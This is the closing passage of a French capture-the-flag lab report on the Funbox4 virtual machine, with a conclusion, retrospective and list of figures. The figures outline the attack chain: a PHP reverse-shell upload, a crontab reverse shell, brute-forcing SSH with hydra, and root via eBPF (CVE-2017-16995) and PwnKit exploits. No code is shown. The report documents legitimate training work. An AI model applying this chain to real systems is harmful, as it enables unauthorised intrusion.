En conclusion, cette box m'a permis d'explorer plusieurs techniques. En effet, après avoir trouvé le fichier « ROBOTS.TXT » j'ai pu téléverser un reverse shell sur la machine cible et ainsi me connecter à distance sous l'utilisateur « www-data ». Sous cet utilisateur et pour monter en privilèges, j'ai utilisé Linpeas qui m'a permis d'exploiter la vulnérabilité eBPF. Les autres vulnérabilités listées par Linpeas n'ont pas fonctionné avec l'utilisateur « www-data ». Cependant, je suis parvenu à exploiter une autre vulnérabilité que « eBPF » pour passer également root sur la machine. En effet, avec Metasploit, la vulnérabilité « PwnKit » a fonctionné et m'a permis d'être root.

Difficulté rencontrée : Exploitation des services de messagerie et escalation de privilèges root sur la machine cible avec « gcc-5 ».

Rétrospective : Au début de l'analyse de la machine, je me suis principalement concentré sur les services de messagerie. J'ai passé beaucoup de temps à scanner, à essayer d'exploiter notamment sur l'énumération des utilisateurs SSH. Même si je n'y suis pas arrivé, je pense qu'il est possible d'exploiter ces services. De plus, je pense que, connecté sous l'utilisateur « thomas », il est possible de faire une autre escalation de privilèges.

Fin du rapport.

Rapport écrit par Nathan Martel du 20/11/2024 au 23/11/2024 et du 08/12/2024 au 16/12/2024.

Version : v1.0

Outils utilisés : VM Funbox4 et VM Kali Linux

Logiciel utilisé : Texworks

Langage et systèmes de composition : LaTeX

Console : MiKTeX

Format du document : PDF

Documents externes : Images Linpeas

# Table des figures

2.1	Interface réseau privé hôte machine cible . . . . .	3
2.2	Interfaces réseaux NAT et privé hôte machine Kali Linux . . . . .	3
3.3	Scan nmap des hôtes actifs dans le sous-réseau Vbox . . . . .	4
3.4	Scan nmap de tous les ports ouverts sur la machine cible . . . . .	5
3.5	Scan nmap avancé sur la machine cible . . . . .	5
3.6	Page WEB par défaut de la box sur le port 80 . . . . .	6
3.7	Scan Dirbuster sur le port 80 pour la machine cible . . . . .	7
3.8	Création d'une deuxième liste en majuscules . . . . .	7
3.9	Contenu aléatoire de la deuxième liste . . . . .	8
3.10	Scan dirbuster avec la nouvelle liste de majuscules . . . . .	8
3.11	Scan wfuzz avec la liste par défaut sur le port 80 . . . . .	9
3.12	Scan wfuzz avec la liste de majuscules sur le port 80 . . . . .	9
3.13	Contenu du fichier « ROBOTS.TXT » . . . . .	10
3.14	Scan wfuzz sur le répertoire « /upload » avec la liste par défaut . . .	10
3.15	Scan wfuzz sur le répertoire « /upload » avec la liste de majuscules	10
3.16	Scan nikto sur le port 80 pour détecter les vulnérabilités . . . . .	11
3.17	Contenu du fichier README détecté par nikto . . . . .	12
3.18	Analyse binwalk des fig présents dans le README . . . . .	13
3.19	Contenu caché dans le fichier « ROBOTS.TXT » . . . . .	14
3.20	Accès au répertoire « igmsekhlgmrjmtherij2145236 » . . . . .	14
3.21	Scan Dirbuster sur le répertoire « upload » . . . . .	15
3.22	Scan Dirbuster sur le répertoire « igmsekhlgmrjmtherij2145236 » .	16
3.23	Contenu de la page « /igmsekhlgmrjmtherij2145236/upload/ » . . .	17
3.24	Emplacement par défaut des reverse shells dans Kali Linux . . . . .	17
3.25	Téléchargement du reverse shell PHP à partir de la page « /igm-sekhlgmrjmtherij2145236/upload/ » . . . . .	18

3.26 Commande netcat pour être en mode écoute sur le port 12345 . . . . .	18
3.27 Test de l'accessibilité du fichier reverse shell . . . . .	19
3.28 Connexion établie sur la machine cible avec le reverse shell . . . . .	19
3.29 Amélioration du shell pour générer un « pseudo-terminal » . . . . .	20
3.30 Utilisateurs présents dans la box avec le fichier « /etc/passwd » . . . . .	20
3.31 Accès refusé au fichier « /etc/shadow » . . . . .	20
3.32 Commandes que l'utilisateur « www-data » peut exécuter avec des priviléges root sans fournir forcément de mot de passe . . . . .	21
3.33 Fichier de la box ayant le bit SUID activé . . . . .	21
3.34 Vérification présence d'un crontab pour l'utilisateur « www-data »	22
3.35 Brute force sur les deux utilisateurs « anna », et « thomas » avec hydra	22
3.36 Téléchargement de l'outil Linpeas depuis Github . . . . .	23
3.37 Lancement de mon propre serveur WEB local pour télécharger des fichiers sur la machine cible . . . . .	24
3.38 Erreur téléchargement du binaire Linpeas avec curl et wget . . . . .	24
3.39 Téléchargement de Linpeas avec python et urllib . . . . .	24
3.40 Téléchargement réussie dans le répertoire « /tmp/ » de Linpeas avec python et urllib . . . . .	25
3.41 Log du serveur WEB, Linpeas a bien été téléchargé depuis le serveur WEB . . . . .	25
3.42 Exécution de Linpeas sur la box funbox4 . . . . .	25
3.43 Exemple de vulnérabilité que Linpeas a trouvé sur la machine cible	26
3.44 Processus particulier détecté par Linpeas . . . . .	26
3.45 Cron job planifié pour exécuter des scripts tous les jours à 6h25 détecté par Linpeas . . . . .	27
3.46 Utilisateur « manna » détecté par Linpeas . . . . .	27
3.47 Outils installés détecté par Linpeas . . . . .	27
3.48 Script « gettext.sh » détecté par Linpeas . . . . .	28
3.49 Brute force SSH sur anna et thomas non fructuant . . . . .	28
3.50 Téléchargement du payload dirtyc0w sur la Kali Linux . . . . .	29
3.51 Téléchargement de dirtyc0w sur la machine cible grâce au serveur WEB . . . . .	30
3.52 Compilation de dirtyc0w avec gcc-5 sur la machine cible . . . . .	30

3.53	Compilation de dirtyc0w avec gcc-5 sur la machine Kali Linux . . . . .	31
3.54	Téléchargement de dirtyc0w compilé avec la Kali Linux au travers le serveur WEB . . . . .	31
3.55	Essai dirtyc0w sur le fichier « /etc/passwd » . . . . .	32
3.56	Exploit de la CVE-2017-16995 . . . . .	32
3.57	Téléchargement de l'exploit de la CVE-2017-16995 avec urllib . . . . .	33
3.58	Combilation de l'exploit de la CVE-2017-16995 avec gcc-5 . . . . .	33
3.59	Exécution de l'exploit . . . . .	33
3.60	Flag root de la box funbox4 . . . . .	34
3.61	Téléchargement de l'exploit de la CVE-2021-4034 . . . . .	34
3.62	Exploit compilé, un binaire « cve-2021-4034 » est créé . . . . .	35
3.63	Téléversement de l'exploit pré-compilé sur la box funbox4 . . . . .	35
3.64	Exécution de l'exploit« cve-2021-4034 », auparavant téléchargé . . . . .	35
3.65	Version de la commande « sudo » . . . . .	36
3.66	Pas de tâche cron configuré pour l'utilisateur « www-data » . . . . .	37
3.67	Ajout d'un crontab pour créer un environnement « www-data » qui va exécuter un reverse shell . . . . .	37
3.68	Statut du service crontab sur la box . . . . .	37
3.69	Essai connexion sous l'utilisateur « manna » . . . . .	38
3.70	Utilisateur « manna » non présent dans le fichier « /etc/passwd » . . . . .	38
3.71	Contenu du fichier « hint.txt » . . . . .	39
3.72	Texte brainfuck interprété . . . . .	40
3.73	Chaîne en base64 décodé . . . . .	40
3.74	Chaîne en base32 décodé . . . . .	41
3.75	Emplacement du fichier « .todo » . . . . .	41
3.76	Contenu du fichier « .todo » . . . . .	41
3.77	Ajout d'un mot d'un point d'exclamation à chaque fin de ligne de mon dictionnaire . . . . .	42
3.78	Lancement d'un brute force en tâche de fond sur l'utilisateur thomas . . . . .	42
3.79	Analyse script « gettext.sh » . . . . .	42
3.80	Brute force réussie avec succès sur l'utilisateur thomas . . . . .	43
3.81	Connexion SSH à distance sur la machine cible avec l'utilisateur thomas . . . . .	43

3.82 Commandes que l'utilisateur thomas peut exécuter avec des priviléges sudo . . . . .	43
3.83 Essai affichage du fichier « /etc/shadow » et crontab configuré pour thomas . . . . .	44
3.84 Exploit de la vulnérabilité « PwnKit » avec Metasploit . . . . .	44
3.85 Paramètres passés pour l'exploit de « PwnKit » . . . . .	45
3.86 Accès root de la machine grâce à la vulnérabilité « PwnKit » . . . . .	45
3.87 Flag root de la machine funbox . . . . .	45
3.88 Exemple autre exploit avec Metasploit (dans l'exemple « eBPF_verifier ») . . . . .	46
3.89 Scan nmap sur le service POP3 pour identifier les comptes valides . . . . .	47
3.90 Scan nmap sur le service imap pour identifier les comptes valides . . . . .	47
3.91 Recherche vulnérabilités associés à la version des services de messagerie . . . . .	48
3.92 Scan nmap pour récupérer les bannières des services . . . . .	48
3.93 Scan nmap pour lister les capacités des services de messagerie . . . . .	49
3.94 Brute force medusa sur les comptes anna et thomas . . . . .	49
3.95 Brute force ncrack sur les comptes anna et thomas . . . . .	50
3.96 Recherche CVE liées au service SSH . . . . .	50
3.97 Exécution exploit énumération des utilisateurs SSH . . . . .	51
3.98 Utilisateur « friends » détecté comme valide . . . . .	51
3.99 Utilisateur « 987654321 » détecté comme valide . . . . .	51
3.100 Utilisateur « lovelife » détecté comme valide . . . . .	52
3.101 Brute force hydra sur les utilisateurs détectés comme étant valide par l'exploit . . . . .	52